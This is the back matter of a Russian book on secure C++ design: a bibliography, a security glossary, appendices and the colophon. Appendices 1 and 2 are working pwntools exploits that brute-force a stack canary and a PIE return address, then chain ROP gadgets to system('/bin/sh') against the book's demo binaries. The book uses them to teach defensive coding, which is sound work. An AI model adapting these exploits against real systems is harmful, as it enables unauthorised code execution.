Megahed, H. (2018). *Penetration Testing with Shellcode: Detect, exploit, and secure network-level and operating system vulnerabilities*. Packt Publishing.

National Security Agency. (2022). *Software Memory Safety*. Получено из https://media.defense.gov/2022/Nov/10/2003112742/-1/-1/0/CSI_SOFTWARE_MEMORY_SAFETY.PDF

Policy Decision Point pattern. (2023). Получено из KasperskyOS Community Edition 1.1: https://support.kaspersky.ru/help/KCE/1.1/en-US/pdp_pattern.htm

Pryce, N. (2003). Abstract Session An Object Structural Pattern.

Quick start to write a custom SELinux policy. (2023). Получено из https://access.redhat.com/articles/6999267

Rainer, G. (2017). *Race Conditions versus Data Races*. Получено из https://www.modernescpp.com/index.php/race-condition-versus-data-race/

Return-to-libc / ret2libc. (2022). Получено из https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/return-to-libc-ret2libc

Romanosky, S. (2001). *Security Design Patterns*.

ROP Chaining: Return Oriented Programming. (2022). Получено из https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/rop-chaining-return-oriented-programming

Rushby, J. (1981). *Design and Verification of Secure Systems*. Menlo Park: Computer Science Laboratory SRI International.

Rushby, J. (2008). *Separation and Integration in MILS (The MILS Constitution)*. Menlo Park: Computer Science Laboratory SRI International.

Rutishauser, D. (2016). *Linux Exploit Mitigation*. Получено из https://www.compass-security.com/fileadmin/Research/Presentations/2016-03_beer-talk_linux-exploit-mitigation.pdf

Schumacher, M., Fernandez-Buglioni, E., Hybertson, D., Buschmann, F., & Sommerlad, P. (2006). *Security Patterns Integrating Security and Systems Engineering*. John Wiley & Sons Ltd.

Secure Login (Civetweb, TLS-terminator). (2023). Получено из https://support.kaspersky.ru/kos-community-edition/1.1/secure_login_example

SEI CERT C++ Coding Standard. (2024). Получено из https://wiki.sei.cmu.edu/confluence/pages/viewpage.action?pageId=88046682

Shell-Storm. (2022). Получено из https://shell-storm.org/

Spencer, R., Smalley, S., Loscocco, P., Hibler, M., Andersen, D., & Lepreau, J. (1999). *The Flask Security Architecture: System Support for Diverse Security Policies*.

std::random_device not working properly. (2013). Получено из https://sourceforge.net/p/mingw-w64/bugs/338/

Steel, C., Nagappan, R., & Lai, R. (2005). *Core Security Patterns: Best Practices and Strategies For J2EE, Web Services, and Identity Management*. Pearson P T R.

Stroustrup, B., & Sutter, H. (2024). *C++ Core Guidelines*. Получено из https://isocpp.github.io/CppCoreGuidelines/CppCoreGuidelines

Stroustrup, B., & Sutter, H. (б.д.). *C++ Core Guidelines*. Получено из https://isocpp.github.io/CppCoreGuidelines/CppCoreGuidelines

Sutter, H. (2013). *AAA Style*. Получено из Sutter's Mill: https://herbsutter.com/2013/08/12/gotw-94-solution-aaa-style-almost-always-auto/

Sutter, H., & Alexandrescu, A. (2004). *C++ Coding Standards: 101 Rules, Guidelines, and Best Practices*. Addison–Wesley Professional.

The MISRA Consortium. (2023). *MISRA C++:2023: Guidelines for the use of C++17 in critical systems*. The MISRA Consortium Limited.

Transport Layer Security (TLS) Parameters. (2005). Получено из https://www.iana.org/assignments/tls–parameters/tls–parameters.xhtml

Vaudenay, S. (2002). *Security Flaws Induced by CBC Padding*.

Viega, J., & McGraw, G. (2001). *Building Secure Software: How to Avoid Security Problems the Right Way*. Addison–Wesley Professional.

Viega, J., & Messier, M. (2003). *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Input Validation & More*. O'Reilly Media;.

What Is VPR and How Is It Different from CVSS? (2020). Получено из https://www.tenable.com/blog/what–is–vpr–and–how–is–it–different–from–cvss

Wong, D. (2021). *Real-World Cryptography*. Manning.

Writing a custom SELinux policy. (б.д.). Получено из https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/8/html/using_selinux/writing–a–custom–selinux–policy_using–selinux#creating–and–enforcing–an–selinux–policy–for–a–custom–application_writing–a–custom–selinux–policy

Yaghmour, S. (2019). *Enumerating Core Undefined Behavior*. Получено из https://www.open–std.org/jtc1/sc22/wg21/docs/papers/2019/p1705r1.html

Белл, Л., Брантон–Сполл, М., Смит, Р., & Бэрд, Д. (2018). *Безопасность разработки в Agile-проектах*. ДМК Пресс.

Венедюхин, А. (2023). *Ключи, шифры, сообщения: как работает TLS*. Получено из https://tls.dxdt.ru/tls.html

Вехен, Д. (2020). *Безопасный DevOps. Эффективная эксплуатация систем*. С. Петербург: Питер.

Гамма, Э., Хелм, Р., Джонсон, Р., & Влиссидес, Д. (2024). *Паттерны объектно-ориентированного проектирования*. Питер.

ГОСТ криптография. (б.д.). Получено из http://www.gost.cypherpunks.ru/Russian.html

Домлер, Т. (2019). *Инициализация в современном C++*. Получено из https://habr.com/ru/companies/jugru/articles/469465/

Лакос, Д., Хлебников, Р., & Мередит, А. (2023). *Современный C++: Безопасное использование*. ДМК–Пресс.

Майерс, С. (2006). *Эффективное использование C++. 35 новых способов улучшить стиль программирования*. Питер.

Мартин, К. (2023). *Криптография. Как защитить свои данные в цифровом пространстве*. Бомбора.

Омассон, Ж.–Ф. (2021). *О криптографии всерьез. Практическое введение в современное шифрование*. ДМК–Пресс.

Пример Secure Logger. (2023). Получено из KasperskyOS Community Edition: https://support.kaspersky.ru/help/KCE/1.1/ru–RU/secure_logger_example.htm

Сикорд, Р. (2016). *Безопасное программирование на C и C++, второе издание*.

Уильямс, Э. (2021). *C++. Практика многопоточного программирования*. Питер.

Шпаргалка по криптографии: что делать, если попал в проект с криптографами. (2023). Получено из https://habr.com/ru/companies/infotecs_official/articles/761008/

Эванс, Э. (2020). *Предметно-ориентированное проектирование (DDD). Структуризация сложных программных систем*. Вильямс.

Глоссарий

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
AES стандарт шифрования	—	Advanced Encryption Standard	AES	Симметричный алгоритм блочного шифрования.
APT-атака	—	Advanced Persistent Threat	APT	Целевая продолжительная атака повышенной сложности.
AUTOSAR стандарт	—	AUTomotive Open System ARchitecture	AUTOSAR	Стандарт архитектуры ПО для автомобилестроения и встраиваемой электроники.
CAPEC каталог шаблонов атак	—	Common Attack Pattern Enumeration and Classification	CAPEC	Общий перечень и классификация шаблонов атак.
CMAC криптографический механизм	—	Cipher-based MAC	CMAC	Один из механизмов проверки целостности информации.
CTF соревнование, захват флага	—	Capture The Flag	CTF	Соревнования в форме командной игры для развития навыков ИБ.
CVE каталог уязвимостей	—	Common Vulnerabilities and Exposures	CVE	Каталог общеизвестных уязвимостей информационной безопасности.
CVSS методика оценки уязвимостей	—	Common Vulnerability Scoring System	CVSS	Открытый стандарт, используемый для расчета количественных оценок уязвимости.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
CWE каталог дефектов безопасности	—	Common Weakness Enumeration	CWE	Общий перечень дефектов (недостатков) безопасности.
DevOps методология	—	Development and Operations	DevOps	Методология автоматизации технологических процессов сборки, настройки и развертывания программного обеспечения.
DevSecOps методология	—	Development, Security and Operations	DevSecOps	Методика, дополняющая практики DevOps, которая подразумевает не только тесное взаимодействие команд разработки и эксплуатации, но и применение лучших практик безопасности на всех этапах жизненного цикла программного обеспечения.
DFD диаграмма	—	Data Flow Diagram	DFD	Графическая нотация для изображения элементов системы и передаваемых данных.
DoS атака	—	Denial Of Service	DoS	Атака на вычислительную систему с целью довести её до отказа.
DTLS протокол	-	Datagram Transport Layer Security	DTLS	Протокол передачи данных, обеспечивающий защищенность соединений для протоколов, использующих датаграммы.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
ECDSA алгоритм	—	Elliptic Curve Digital Signature Algorithm	ECDSA	Реализация схемы цифровой подписи, основанная на использовании эллиптических кривых и модульной арифметики.
ELF формат	—	Executable and Linkable Format	ELF	Формат исполняемых двоичных файлов, используемый во многих современных UNIX-подобных ОС.
HKDF криптографический механизм	—	HMAC based KDF	HKDF	Реализация KDF на основе HMAC.
HMAC криптографический механизм	—	Hash Based Message Authentication Code	HMAC	Один из механизмов проверки целостности информации.
HTTP(S) протокол	—	HyperText Transfer Protocol (Secure)	HTTP(S)	Протокол прикладного уровня для взаимодействия между узлами интернет. И его защищенная версия.
Механизм межпроцессного взаимодействия	—	Inter Process Communication	IPC	Механизм обмена данными между разными процессами.
IPsec протокол	—	IP Security	IPsec	Набор протоколов для обеспечения защиты данных, передаваемых по межсетевому протоколу IP.
L2TP протокол	—	Layer 2 Tunnelling Protocol	L2TP	Один из сетевых протоколов создания виртуальной частной сети.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
LLVM проект	—	Low Level Virtual Machine	LLVM	Проект программной инфраструктуры для создания компиляторов и сопутствующих им утилит.
MILS архитектура	—	Multiple Independent Levels of Security	MILS	Способ построения системы, основанный на множественных изолированных доменах безопасности.
MISRA стандарт	—	Motor Industry Software Reliability Association	MISRA	Набор стандартов безопасного кодирования для встраиваемой электроники.
NVD каталог уязвимостей	—	National Vulnerability Database	NVD	Каталог уязвимостей информационной безопасности, поддерживаемый правительством США.
OMAC криптографический механизм	—	One-key MAC	OMAC	Один из механизмов проверки целостности информации.
OWASP проект	—	Open Web Application Security Project	OWASP	Открытый проект обеспечения безопасности веб-приложений.
PE формат	—	Portable Executable	PE	Формат исполняемых файлов, объектного кода и динамических библиотек, используемый в ОС Microsoft Windows.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
POD тип, простая структура данных	—	Plain Old Data	POD	Тип данных в языках программирования имеющий жёстко определённое расположение полей в памяти, не требующий ограничения доступа и автоматического управления.
PPPoE протокол	—	Point-to-Point Protocol over Ethernet	PPPoE	Сетевой протокол канального уровня для передачи кадров PPP через Ethernet.
PSS криптографическая схема	—	Probabilistic Signature Scheme	PSS	Схема цифровой подписи.
RAII идиома	—	Resource Acquisition Is Initialization	RAII	Программная идиома, при которой получение ресурса неразрывно совмещается с инициализацией, а освобождение — с уничтожением объекта.
RASP технология	—	Runtime Application Self-Protection	RASP	Механизм самозащиты приложения на этапе исполнения.
ROP-цепочка	—	ROP chain	-	Метод эксплуатации уязвимостей в ПО, использующий последовательность элементов оригинального кода программы.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
RSA алгоритм	—	Rivest, Shamir, Adleman	RSA	Криптографический алгоритм с открытым ключом, основывающийся на вычислительной сложности задачи факторизации больших полупростых чисел.
SCA-анализ	—	Software Composition Analysis	SCA	Анализ компонентного состава приложения.
SEI CERT стандарт	—	Software Engineering Institute Computer Emergency Response Team	SEI CERT Coding Standards	Набор стандартов безопасного кодирования.
SIEM сервис	—	Security information and event management	SIEM	Класс ПО для анализа информации, собранной из различных источников для раннего обнаружения инцидентов.
SIP протокол	—	Session Initiation Protocol	SIP	Сетевой протокол прикладного уровня для инициации сессий в IP телефонии.
SSH протокол	—	Secure Shell	SSH	Сетевой протокол прикладного уровня, позволяющий производить удалённое управление ОС и туннелирование TCP-соединений.
SSL протокол	—	Secure Sockets Layer	SSL	Криптографический протокол, обеспечивающий защищённую передачу данных между узлами в сети, предшественник TLS.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
STL библиотека	—	Standard Template Library	STL	Библиотека, входящая в стандарт C++.
TCP протокол	—	Transmission Control Protocol	TCP	Сетевой протокол транспортного уровня.
UAF уязвимость	—	Use After Free	UAF	Уязвимость, вызванная использование памяти после удаления.
UDP протокол	—	User Datagram Protocol	UDP	Сетевой протокол транспортного уровня.
UML диаграммы	—	Unified Modeling Language	UML	Язык графического описания для объектного моделирования в области разработки ПО.
WPA стандарт	—	Wi-Fi Protected Access	WPA	Стандарт безопасности для вычислительных устройств с беспроводным подключением к интернету.
XSS атака, межсайтовый скриптинг	—	Cross-Site Scripting	XSS	Тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода.
Авторизация	—	Authorization	-	Проверка, подтверждение и предоставление прав логического доступа при осуществлении субъектами доступа логического доступа.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Администрация адресного пространства Интернет	—	Internet Assigned Numbers Authority	IANA	Организация, занимающаяся регистрацией доменов верхнего уровня, управлением пространством IP адресов и другой деятельностью.
Аудит	—	Auditing	—	В данном контексте — процедура фиксации факта доступа в журнале.
Аутентификация	—	Authentication	—	Действия по проверке подлинности субъекта доступа и/или объекта доступа, а также по проверке принадлежности субъекту доступа и/или объекту доступа предъявленного идентификатора доступа и аутентификационной информации.
Аутентифицированное шифрование с присоединенными данными	—	Authenticated Encryption with Associated Data	AEAD	Класс блочных режимов шифрования, при котором часть сообщения шифруется, часть остается открытой, и всё сообщение целиком аутентифицировано.
Банк данных угроз безопасности	БДУ	—	BDU	Каталог уязвимостей информационной безопасности, поддерживаемый ФСТЭК России.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Бинарный интерфейс приложения	—	Application Binary Interface	ABI	Набор соглашений для доступа приложения к операционной системе и другим низкоуровневым сервисам.
Блок управления памятью	—	Memory Management Unit	MMU	Компонент аппаратного обеспечения компьютера, отвечающий за управление доступом к памяти, запрашиваемым центральным процессором.
Блок управления памятью для операций ввода-вывода	—	Input/Output Memory Management Unit	IOMMU	Блок управления памятью (MMU) для операций ввода-вывода.
Вектор атаки	—	Attack Vector	AV	Способ атаки.
Виртуальная частная сеть	—	Virtual Private Network	VPN	Обобщённое название технологий, позволяющих обеспечить сетевое соединение поверх чьей-либо другой сети.
Возвратно-ориентированное программирование	—	Return Oriented Programming	ROP	Метод эксплуатации уязвимостей в ПО, использующий элементы кода оригинальной программы.
Время проверки и время использования	—	Time-Of-Check To Time-Of-Use	TOCTOU	Тип уязвимости, которая возникает, когда проверки безопасности системы обходятся путем использования промежутка времени между проверкой ресурса на его статус безопасности и его фактическим использованием.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Генератор псевдослучайных чисел	—	Pseudo Random Number Generator	PRNG	Алгоритм, порождающий последовательность чисел, элементы которой почти независимы друг от друга и подчиняются заданному распределению.
Глобальная таблица смещений	—	Global Offset Table	GOT	Элемент бинарного (исполняемого) файла, содержащий адреса внешних вызовов.
Глубокая инспекция пакетов	—	Deep packet inspection	DPI	Технология проверки сетевых пакетов по их содержимому.
Государственный стандарт	ГОСТ	—	—	Набор стандартов, касающихся в том числе защиты информации.
Дефект	—	Weakness	—	Ошибка в реализации или проектировании, которая потенциально может стать уязвимостью.
Дискреционная модель контроля доступа	—	Discretionary Access Control	DAC	Модель разграничения доступа, подразумевающая изменение прав доступа во время работы.
Доступность информации	—	Availability	—	Состояние информации (ресурсов информационной системы), при котором субъекты, имеющие права доступа, могут реализовать их беспрепятственно.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Жизненный цикл безопасной разработки	—	Security Development Lifecycle	SDL	Концепция разработки, заключающаяся в формировании требований к приложению, безопасном программировании, тестировании, сертификации, эксплуатации и обновлении.
Идентификатор безопасности	—	Security Identifier	SID	Структура данных, которая идентифицирует учетную запись пользователя, группы, службы, домена или компьютера.
Имитовставка	—	Message Authentication Code	MAC	Средство обеспечения имитозащиты в протоколах аутентификации сообщений.
Информационная безопасность	ИБ	Information Security	InfoSec	Безопасность, связанная с угрозами в информационной сфере.
Кибербезопасность	—	Cybersecurity	-	Совокупность методов и практик защиты от атак злоумышленников для компьютеров, серверов, мобильных устройств, электронных систем, сетей и данных. Кибербезопасность находит применение в самых разных областях, от бизнес-сферы до мобильных технологий.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Код, не зависящий от адреса	—	Position Independent Executable, Position Independent Code	PIE, PIC	Машинный код, исполняемые независимо от адреса размещения.
Компьютерная безопасность	—	Computer security	—	Раздел информационной безопасности, касающийся вычислительных машин, иногда употребляется как синоним кибербезопасности.
Конфиденциальность информации	—	Confidentiality	—	Обязательное для выполнения лицом, получившим доступ к определенной информации, требование не передавать такую информацию третьим лицам без согласия ее обладателя.
Мандатная модель контроля доступа	—	Mandatory Access Control	MAC	Модель разграничения доступа, подразумевающая неизменный набор правил.
Массив переменной длины	—	Variadic Length Array	VLA	Массив, длина которого определяется во время выполнения.
Матрица доступа	—	Access matrix	—	Механизм контроля доступа на основе матрицы.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Межсетевой экран нового поколения	—	Next Generation Firewall	NGFW	Межсетевой экран с дополнительными функциями глубокой инспекции трафика: DPI, IPS и т.д.
Модель угроз	—	Threat model	—	Физическое, математическое, описательное представление свойств или характеристик угроз безопасности информации. Видом описательного представления свойств или характеристик угроз безопасности информации может быть специальный нормативный документ.
Нарушитель	—	Attacker	—	В данном контексте — инициатор атаки.
Неопределенное поведение	—	Undefined Behavior	UB	Ситуация, когда в определенных случаях поведение ПО может меняться неконтролируемым образом и приводить к некорректным результатам.
Непрерывная интеграция/ непрерывная поставка	—	Continuous Integration/ Continuous Delivery	CI/CD	Одна из DevOps-практик

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Оптимизация малых строк	—	Small String Optimization	SSO	Оптимизация в компиляторах C++, при которой строки малого размера размещаются на стеке.
Поверхность атаки	—	Attack Surface	—	Общее количество потенциальных векторов атаки.
Предотвращение выполнения данных	—	Data Execution Prevention	DEP	Функция безопасности, встроенная в ОС, которая не позволяет приложению выполнять код из области памяти, помеченной как неисполнимой.
Протокол Диффи-Хеллмана	—	Diffie-Hellman key exchange protocol	DH	Криптографический протокол, позволяющий двум и более сторонам получить общий секретный ключ, используя незащищенный от прослушивания канал связи.
Протокол Диффи-Хеллмана на эллиптических кривых	—	Elliptic Curve Diffie-Hellman	ECDH	Криптографический протокол, позволяющий двум сторонам, имеющим пары открытый/закрытый ключ на эллиптических кривых, получить общий секретный ключ, используя незащищенный от прослушивания канал связи.
Протокол защиты транспортного уровня	—	Transport Layer Security	TLS	Криптографический протокол, обеспечивающий защищённую передачу данных между узлами в сети.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Рандомизация размещения адресного пространства	—	Address Space Layout Randomization	ASLR	Технология, применяемая в ОС, при использовании которой случайным образом изменяется расположение в адресном пространстве процесса важных структур данных.
Режим сцепления блоков шифротекста	—	Cipher Block Chaining	CBC	Один из режимов шифрования для симметричного блочного шифра с использованием механизма обратной связи.
Режим счетчика	—	Counter Mode	CTR	Один из режимов шифрования для симметричного блочного шифра с использованием механизма счетчика.
Режим счётчика с аутентификацией Галуа	—	Galois Counter Mode	GCM	Режим аутентифицированного шифрования.
Режим электронной кодовой книги	—	Electronic Codebook	ECB	Один из вариантов использования симметричного блочного шифра, при котором каждый блок открытого текста заменяется блоком шифротекста.
Риск информационной безопасности	—	Information Security Risk	—	Возможность того, что данная угроза сможет воспользоваться уязвимостью актива или группы активов и тем самым нанесет ущерб организации.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Ролевая модель контроля доступа	—	Based Access Control	RBAC	Модель разграничения доступа, использующая разделение ролей.
Система обнаружения и предотвращения вторжений	—	Intrusion Detection/ Prevention System	IDS/IPS	Программная или аппаратная система сетевой и компьютерной безопасности, обнаруживающая вторжения или нарушения безопасности и автоматически защищающая от них.
Список доступа	—	Access-control list	ACL	Механизм контроля доступа на основе списка.
Стандарт криптографии с открытым ключом №7	—	Public Key Cryptography Standards №7	PKCS7	Стандарт синтаксиса криптографических сообщений.
Таблица компоновки процедур	—	Procedure Linkage Table	PLT	Элемент бинарного (исполняемого) файла, содержащий адреса внешних вызовов.
Туннельный протокол типа точка-точка	—	Point-to-point Tunneling Protocol	PPTP	Протокол, позволяющий компьютеру устанавливать защищённое соединение с сервером за счёт создания специального туннеля в стандартной, незащищенной сети.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Угроза безопасности информации	—	Information Security Threat	—	Совокупность условий и факторов, создающих потенциальную или реально существующую опасность нарушения безопасности информации.
Удаленное выполнение кода	—	Remote Code Execution	RCE	Критическая уязвимость, которая позволяет атакующему дистанционно запустить вредоносный код.
Уязвимость	—	Vulnerability	-	Некая слабость, которую можно использовать для нарушения системы или содержащейся в ней информации.
Фаервол веб-приложений	—	Web Application Firewall	WAV	Совокупность мониторов и фильтров, предназначенных для обнаружения и блокирования сетевых атак на веб-приложение.
Федеральная служба безопасности	ФСБ	—	—	Орган исполнительной власти, занимающийся в том числе контролем в области криптографии.
Федеральная служба по техническому и экспортному контролю	ФСТЭК	—	—	Орган исполнительной власти, занимавшийся в том числе контролирующей деятельностью в области защиты информации.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Функциональная безопасность	ФБ	Functional Safety	FS	Часть общей безопасности, обусловленная применением управляемого оборудования (УО) и системы управления УО, и зависящая от правильности функционирования электронных систем, связанных с безопасностью, и других средств по снижению риска.
Функция формирования ключа	—	Key Derivation Function	KDF	Функция, формирующая секретный ключ на основе секретного значения с помощью псевдослучайной функции.
Целостность информации	—	Integrity	—	Состояние информации, при котором отсутствует любое ее изменение либо изменение осуществляется только преднамеренно субъектами, имеющими на него право.
Шелл-код	—	Shellcode	—	Это двоичный исполняемый код, который может быть использован как полезная нагрузка для эксплойта.
Шифронабор	—	Cipher Suite	—	Набор алгоритмов, определяющих параметры безопасного соединения.

Русский термин	Устоявшееся сокращение русского термина	Английский термин	Устоявшееся сокращение английского термина	Определение
Эксплойт	—	Exploit	—	Компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости в программном обеспечении и применяемые для проведения атаки на вычислительную систему.

Приложения

Приложение 1: эксплойт для обхода стековой канарейки

```
#!/usr/bin/env python3

from pwn import *

system_plt = 0x401130
pop_rdi_ret = 0x004012cd
ret = 0x0040101a
bin_sh = 0x402004

def find_next_byte(payload):
    for i in range(256):
        next_byte = bytes([i])
        test_payload = payload + next_byte
        p.send(test_payload)
        output = p.recvuntil(b"Enter a password")
        if "Authentication" in output.decode():
            print(f"[+] Found right byte {hex(i)}")
            return next_byte
    print("[-] Failed to find right byte")
    exit()

p = process("./build/stack_overflow_bypass_canary")

p.clean()

offset = 'A' * 24
payload_to_canary = offset.encode()

canary = b''
for i in range(8):
```

```
    canary = canary + find_next_byte(payload_to_canary +
canary)

print(f"Found canary value: {canary.hex()}")

payload_with_canary = payload_to_canary + canary
# Padding and RBP
payload_with_canary += b'\x42' * 24
payload_with_canary += p64(pop_rdi_ret)
payload_with_canary += p64(bin_sh)
payload_with_canary += p64(ret)
payload_with_canary += p64(system_plt)

with open('payload','wb') as payload:
    payload.write(payload_with_canary)

p.clean()
p.sendline(payload_with_canary)

p.clean()
p.interactive()
```

Приложение 2: эксплойт для обхода позиционно независимого кода

```
#!/usr/bin/env python3

from pwn import *

def find_next_byte(payload):
    for i in range(256):
        next_byte = bytes([i])
        test_payload = payload + next_byte
        p.send(test_payload)
        output = p.recvuntil(b"Enter a password")
        if "Authentication" in output.decode():
            print(f"[+] Found right byte {hex(i)}")
            return next_byte
    print("[-] Failed to find right byte")
    exit()
```

```
process_name = "./build/stack_overflow_bypass_pie"
p = process(process_name)

p.clean()

offset = 'A' * 24
payload_to_canary = offset.encode()

canary = b''
print(f"[+] Start bruteforcing canary...")
for i in range(8):
    canary = canary + find_next_byte(payload_to_canary +
canary)
print(f"Found canary value: {canary.hex()}")

payload_with_canary = payload_to_canary + canary
payload_with_canary += b'\x42' * 8

addr = b''
print(f"[+] Start bruteforcing return address...")
for i in range(8):
    addr = addr + find_next_byte(payload_with_canary +
addr)
addr = u64(addr.ljust(8, b"\x00"))
print(f"Found return address value: {hex(addr)}")

elf = ELF(process_name)
rop = ROP(elf)

init = elf.symbols['_init']
print(f'Init offset: {hex(init)}')

addr = addr - (addr & 0xfff) - init
elf.address = addr
print(f'Base address: {hex(addr)}')

bin_sh = next(elf.search(b"/bin/sh"))
print(f'Bin sh: {hex(bin_sh)}')

pop_rdi_ret = (rop.find_gadget(['pop rdi', 'ret']))[0] +
elf.address
print(f'Pop rdi: {hex(pop_rdi_ret)}')

ret = (rop.find_gadget(['ret']))[0] + elf.address
```

```
print(f'Ret: {hex(ret)}')

system_plt = elf.plt['system']
print(f'System plt: {hex(system_plt)}')

payload_with_canary += p64(pop_rdi_ret)
payload_with_canary += p64(bin_sh)
payload_with_canary += p64(ret)
payload_with_canary += p64(system_plt)

p.clean()
p.send(payload_with_canary)

p.clean()
p.interactive()
```

Приложение 3: опасные функции языка C и их безопасные альтернативы

Небезопасная функция	Безопасный аналог
asctime()	asctime_s()
atof()	strtod()
atoi()	strtol()
atol()	strtol()
atoll()	strtoll()
bsearch()	bsearch_s()
ctime()	ctime_s()
fopen()	fopen_s()
fprintf()	fprintf_s()
freopen()	freopen_s()
fscanf()	fscanf_s()
fwprintf()	fwprintf_s()
fwscanf()	fwscanf_s()
getenv()	getenv_s()
gets()	gets_s()
gmtime()	gmtime_s()
localtime()	localtime_s()
mbsrtowcs()	mbsrtowcs_s()

Небезопасная функция	Безопасный аналог
mbstowcs()	mbstowcs_s()
memcpy()	memcpy_s()
memmove()	memmove_s()
memset()	memset_s()
printf()	printf_s()
qsort()	qsort_s()
rewind()	fseek()
scanf()	scanf_s()
setbuf()	setvbuf()
snprintf()	snprintf_s()
sprintf()	sprintf_s()
sscanf()	sscanf_s()
strcat()	strcat_s()
strcpy()	strcpy_s()
strerror()	strerror_s()
strlen()	strnlen_s()
strncat()	strncat_s()
strncpy()	strncpy_s()
strtok()	strtok_s()
swprintf()	swprintf_s()
swscanf()	swscanf_s()
tmpfile()	tmpfile_s()
vfprintf()	vfprintf_s()
vfscanf()	vfscanf_s()
vfwprintf()	vfwprintf_s()
vfwscanf()	vfwscanf_s()
vprintf()	vprintf_s()
vscanf()	vscanf_s()
vsnprintf()	vsnprintf_s()
vsprintf()	vsprintf_s()
vsscanf()	vsscanf_s()
vswprintf()	vswprintf_s()
vswscanf()	vswscanf_s()
vwprintf()	vwprintf_s()
vwscanf()	vwscanf_s()
wcrtomb()	wcrtomb_s()
wcscat()	wcscat_s()

Небезопасная функция	Безопасный аналог
wcscpy()	wcscpy_s()
wcslen()	wcsnlen_s()
wcsncat()	wcsncat_s()
wcsncpy()	wcsncpy_s()
wcsrtombs()	wcsrtombs_s()
wcstok()	wcstok_s()
wcstombs()	wcstombs_s()
wctomb()	wctomb_s()
wmemcpy()	wmemcpy_s()
wmemmove()	wmemmove_s()
wprintf()	wprintf_s()
wscanf()	wscanf_s()

Приложение 4: реализация функции memzero

```
#include <string.h>

#if defined(__STDC_LIB_EXT1__)
    #define __STDC_WANT_LIB_EXT1__ 1
    #define HAS_MEMSET_S 1
#endif

#if defined(_WIN32)
    #include <Windows.h>
    #define HAS_SECURE_ZERO_MEMORY 1
#endif

#if defined(__GLIBC__) && (__GLIBC__ > 2 || (__GLIBC__ ==
2 && __GLIBC_MINOR__ >= 25))
    #define HAS_EXPLICIT_BZERO 1
#endif

#if defined(__FreeBSD__) && __FreeBSD_version >= 1100037
    #define HAS_EXPLICIT_BZERO 1
#endif

#if defined(__OpenBSD__) && OpenBSD >= 201405
```

```
    #define HAS_EXPLICIT_BZERO 1
#endif

#if defined(__NetBSD__) && __NetBSD_Version__ >=
702000000
    #define HAS_EXPLICIT_MEMSET 1
#endif

inline void memzero(void *const buff, const size_t len)
{
#if defined (HAS_SECURE_ZERO_MEMORY)
    ::SecureZeroMemory(buff, len);
#elif defined (HAS_MEMSET_S)
    ::memset_s(buff, static_cast<rsize_t>(len), 0,
static_cast<rsize_t>(len));
#elif defined (HAS_EXPLICIT_BZERO)
    ::explicit_bzero(buff, len);
#elif defined (HAS_EXPLICIT_MEMSET)
    ::explicit_memset(buff, 0, len);
#else
    for (auto it = reinterpret_cast<volatile unsigned
char* volatile>(buff); len; ++it, --len)
        *it = 0;
#endif
}
```

Содержание

Научно-популярное издание
Танымал ғылыми басылым

Серия «Программирование для всех»

16+

Сергей Талантов

БЕЗОПАСНЫЙ C++

Руководство по безопасному проектированию и разработке программ

Менеджер проекта *Живина Виктория*
Редактор проекта *Ходякова Алена*
Технический редактор *Чернышева Наталья*
Оформление *Забора Анастасия*
Компьютерная верстка *Анны Грених*

Подписано в печать 18.05.2025. Формат70×100/16. Усл. печ. л. 26.
Печать офсетная. Гарнитура SonetSerif. Бумага офсетная.
Тираж 2000 экз. Заказ №

Произведено в Российской Федерации
Изготовлено в 2025 г.
Оригинал–макет подготовлен редакцией «Времена», импринт «Альфа»
Изготовитель: ООО «Издательство АСТ»
129085, Российская Федерация, г. Москва, Звездный бульвар, д. 21, стр. 1,
комн. 705, пом. I, этаж 7
Наш сайт: WWW.AST.RU
E–mail: ask@ast.ru

Общероссийский классификатор продукции ОК–034–2014 (КПЕС 2008);
58.11.1 — книги, брошюры печатные

«Баспа Аста» деген ООО
129085, г. Мәскеу, Жулдызды гүлзар, д. 21, 1 құрылым, 705 бөлме, пом. 1, 7-қабат
Біздің электрондық мекенжаймыз : www.ast.ru
E-mail: ask@ast.ru
Интернет-магазин: www.book24.kz Интернет-дүкен: www.book24.kz
Импортер в Республику Казахстан и Представитель по приему претензий в Республике Казахстан — ТОО РДЦ Алматы, г. Алматы.
